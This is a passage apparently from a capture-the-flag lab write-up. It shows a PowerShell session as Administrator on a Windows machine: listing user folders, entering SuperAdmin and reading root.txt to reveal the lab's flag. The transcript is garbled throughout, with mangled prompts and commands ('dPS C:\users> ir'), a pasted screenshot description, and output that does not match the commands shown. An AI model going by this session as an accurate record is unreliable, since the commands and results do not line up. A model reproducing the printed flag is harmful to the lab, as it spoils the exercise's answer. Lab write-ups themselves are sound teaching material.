d-r---	4/12/2020 1:27 AM		Music
d-r---	4/12/2020 1:27 AM		Pictures
d-r---	4/12/2020 1:27 AM		Saved Games
d-r---	4/12/2020 1:27 AM		Searches
d-r---	4/12/2020 1:27 AM		Videos

...

```
PS C:\users\Administrator>
```



The screenshot shows a terminal window titled "ShellNo.1". The window has a standard Windows-style title bar with icons for minimize, maximize, and close. The menu bar includes "File", "Actions", "Edit", "View", and "Help". The main area displays the following command-line session:

```
PS C:\users\Administrator> cd ..  
dPS C:\users> ir
```

Directory: C:\users

Mode	LastWriteTime	Length	Name
d----	4/11/2020 4:41 AM		Admin
d----	4/11/2020 11:07 AM		Administrator
d----	4/11/2020 11:55 AM		Equinox
d-r---	4/11/2020 10:34 AM		Public
d----	4/11/2020 11:56 AM		Sunlight
d----	4/11/2020 11:53 AM		SuperAdmin
d----	4/11/2020 3:00 AM		TEMP

Next, we run **dir** to list the contents in the user's directory. Go to the directory **SuperAdmin**.

```
PS C:\users> dir

Directory: C:\users

Mode                LastWriteTime         Length Name
—
d----        4/11/2020   4:41 AM           Admin
d----        4/11/2020   11:07 AM          Administrator
d----        4/11/2020   11:55 AM          Equinox
d-r---      4/11/2020   10:34 AM          Public
d----        4/11/2020   11:56 AM          Sunlight
d----        4/11/2020   11:53 AM          SuperAdmin
d----        4/11/2020   3:00 AM           TEMP

PS C:\users>
```

We commanded **pwd** to write the full pathname of SuperAdmin's directory to the standard output.

```
PS C:\users> cd SuperAdmin
PS C:\users\SuperAdmin> dir
PS C:\users\SuperAdmin> pwd
ls

Path
—
C:\users\SuperAdmin

PS C:\users\SuperAdmin> cd PS C:\users\SuperAdmin> .
```

Finally, we ran a command **type c:\users\Superadmin\Desktop\root.txt** and found the root flag.

```
PS C:\users\SuperAdmin> dir
PS C:\users\SuperAdmin> ls
cd ..
PS C:\users\SuperAdmin> ls
PS C:\users>

Directory: C:\users

Mode                LastWriteTime         Length Name
—
d----        4/11/2020   4:41 AM           Admin
d----        4/11/2020   11:07 AM          Administrator
d----        4/11/2020   11:55 AM          Equinox
d-r---      4/11/2020   10:34 AM          Public
d----        4/11/2020   11:56 AM          Sunlight
d----        4/11/2020   11:53 AM          SuperAdmin
d----        4/11/2020   3:00 AM           TEMP

PS C:\users> type c:\users\SuperAdmin\Desktop\root.txt
thm{a1f936a086b367761cc4e7dd6cd2e2bd}
PS C:\users>
```